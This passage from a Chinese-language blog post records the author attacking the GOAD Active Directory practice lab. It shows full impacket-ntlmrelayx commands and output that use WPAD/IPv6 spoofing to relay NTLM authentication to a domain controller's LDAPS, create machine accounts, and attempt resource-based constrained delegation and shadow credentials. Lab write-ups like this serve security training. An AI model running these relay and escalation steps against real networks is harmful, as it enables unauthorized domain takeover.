└─# impacket-ntlmrelayx -6 -wh wpadfakeserver.essos.local -t ldaps://192.168.10.12 --add-computer relayedpc --delegate-access --no-validate-privs
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client WINRMS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Setting up WinRM (HTTP) Server on port 5985
[*] Setting up WinRMS (HTTPS) Server on port 5986
[*] Setting up RPC Server on port 135
[*] Multirelay disabled

[*] Servers started, waiting for connections
[*] (HTTP): Client requested path: /wpad.dat
[*] (HTTP): Connection from ::ffff:192.168.10.23 controlled, attacking target ldaps://192.168.10.12
[*] (HTTP): Authenticating connection from ESSOS/BRAAVOS$@::ffff:192.168.10.23 against ldaps://192.168.10.12 SUCCEED [1]
[*] ldaps://ESSOS/BRAAVOS$@192.168.10.12 [1] -> Assuming relayed user has privileges to escalate a user via ACL attack
[-] ldaps://ESSOS/BRAAVOS$@192.168.10.12 [1] -> Cannot perform ACL escalation because we do not have create user privileges. Specify a user to assign privileges to with --escalate-user
[*] ldaps://ESSOS/BRAAVOS$@192.168.10.12 [1] -> Attempting to create computer in: CN=Computers,DC=essos,DC=local
[*] ldaps://ESSOS/BRAAVOS$@192.168.10.12 [1] -> Adding new computer with username: relayedpc$ and password: {J.JOd4NC$(0$d# result: OK
[-] ldaps://ESSOS/BRAAVOS$@192.168.10.12 [1] -> New computer already added. Refusing to add another
[-] ldaps://ESSOS/BRAAVOS$@192.168.10.12 [1] -> User not found in LDAP: False

成功创建了用户

1
2
3
4
5
6
7
8
9
10
11
[*] Servers started, waiting for connections
[*] (HTTP): Client requested path: /wpad.dat
[*] (HTTP): Connection from ::ffff:192.168.10.23 controlled, attacking target ldaps://192.168.10.12
[*] (HTTP): Authenticating connection from ESSOS/BRAAVOS$@::ffff:192.168.10.23 against ldaps://192.168.10.12 SUCCEED [1]
[*] ldaps://ESSOS/BRAAVOS$@192.168.10.12 [1] -> Assuming relayed user has privileges to escalate a user via ACL attack
[-] ldaps://ESSOS/BRAAVOS$@192.168.10.12 [1] -> Cannot perform ACL escalation because we do not have create user privileges. Specify a user to assign privileges to with --escalate-user
[*] ldaps://ESSOS/BRAAVOS$@192.168.10.12 [1] -> Attempting to create computer in: CN=Computers,DC=essos,DC=local
[*] ldaps://ESSOS/BRAAVOS$@192.168.10.12 [1] -> Adding new computer with username: relayedpc$ and password: {J.JOd4NC$(0$d# result: OK
[-] ldaps://ESSOS/BRAAVOS$@192.168.10.12 [1] -> New computer already added. Refusing to add another
[-] ldaps://ESSOS/BRAAVOS$@192.168.10.12 [1] -> User not found in LDAP: False
[-] ldaps://ESSOS/BRAAVOS$@192.168.10.12 [1] -> User to escalate does not exist!

但是RBCD的流程还没走完就断了,很烦。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# impacket-ntlmrelayx -6 -wh wpadfakeserver.essos.local -t ldaps://192.168.10.12 --add-computer relayedpc2 --delegate-access --no-validate-privs
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client WINRMS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Setting up WinRM (HTTP) Server on port 5985
[*] Setting up WinRMS (HTTPS) Server on port 5986
[*] Setting up RPC Server on port 135
[*] Multirelay disabled

[*] Servers started, waiting for connections
[*] (HTTP): Connection from ::ffff:192.168.10.23 controlled, attacking target ldaps://192.168.10.12
[*] (HTTP): Authenticating connection from ESSOS/BRAAVOS$@::ffff:192.168.10.23 against ldaps://192.168.10.12 SUCCEED [1]
[*] ldaps://ESSOS/BRAAVOS$@192.168.10.12 [1] -> Assuming relayed user has privileges to escalate a user via ACL attack
[-] ldaps://ESSOS/BRAAVOS$@192.168.10.12 [1] -> Cannot perform ACL escalation because we do not have create user privileges. Specify a user to assign privileges to with --escalate-user
[*] ldaps://ESSOS/BRAAVOS$@192.168.10.12 [1] -> Attempting to create computer in: CN=Computers,DC=essos,DC=local
[*] ldaps://ESSOS/BRAAVOS$@192.168.10.12 [1] -> Adding new computer with username: relayedpc2$ and password: *EbQ-MgOy_,ARuA result: OK
[-] ldaps://ESSOS/BRAAVOS$@192.168.10.12 [1] -> New computer already added. Refusing to add another
[-] ldaps://ESSOS/BRAAVOS$@192.168.10.12 [1] -> User not found in LDAP: False
[-] ldaps://ESSOS/BRAAVOS$@192.168.10.12 [1] -> User to escalate does not exist!
[*] (HTTP): Client requested path: /wpad.dat

这就挺烦的改了名字还不行

尝试影子凭证。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# impacket-ntlmrelayx -6 -wh wpadfakeserver.essos.local -t ldaps://192.168.10.12 --add-computer relayedpc3 --shadow-credentials --no-validate-privs
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client WINRMS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Setting up WinRM (HTTP) Server on port 5985
[*] Setting up WinRMS (HTTPS) Server on port 5986
[*] Setting up RPC Server on port 135
[*] Multirelay disabled

[*] Servers started, waiting for connections
[*] (HTTP): Connection from ::ffff:192.168.10.1 controlled, attacking target ldaps://192.168.10.12
[*] (HTTP): Authenticating connection from /@::ffff:192.168.10.1 against ldaps://192.168.10.12 SUCCEED [1]
[*] ldaps:///@192.168.10.12 [1] -> Assuming relayed user has privileges to escalate a user via ACL attack
[-] ldaps:///@192.168.10.12 [1] -> Cannot perform ACL escalation because we do not have create user privileges. Specify a user to assign privileges to with --escalate-user
Exception in thread Thread-10:


还是不太行,借用一下wp的图吧


从零开始的GOAD生活(上)
http://example.com/2026/02/01/从零开始的GOAD生活-上/
Author
Skyarrow
Posted on
February 1, 2026
Licensed under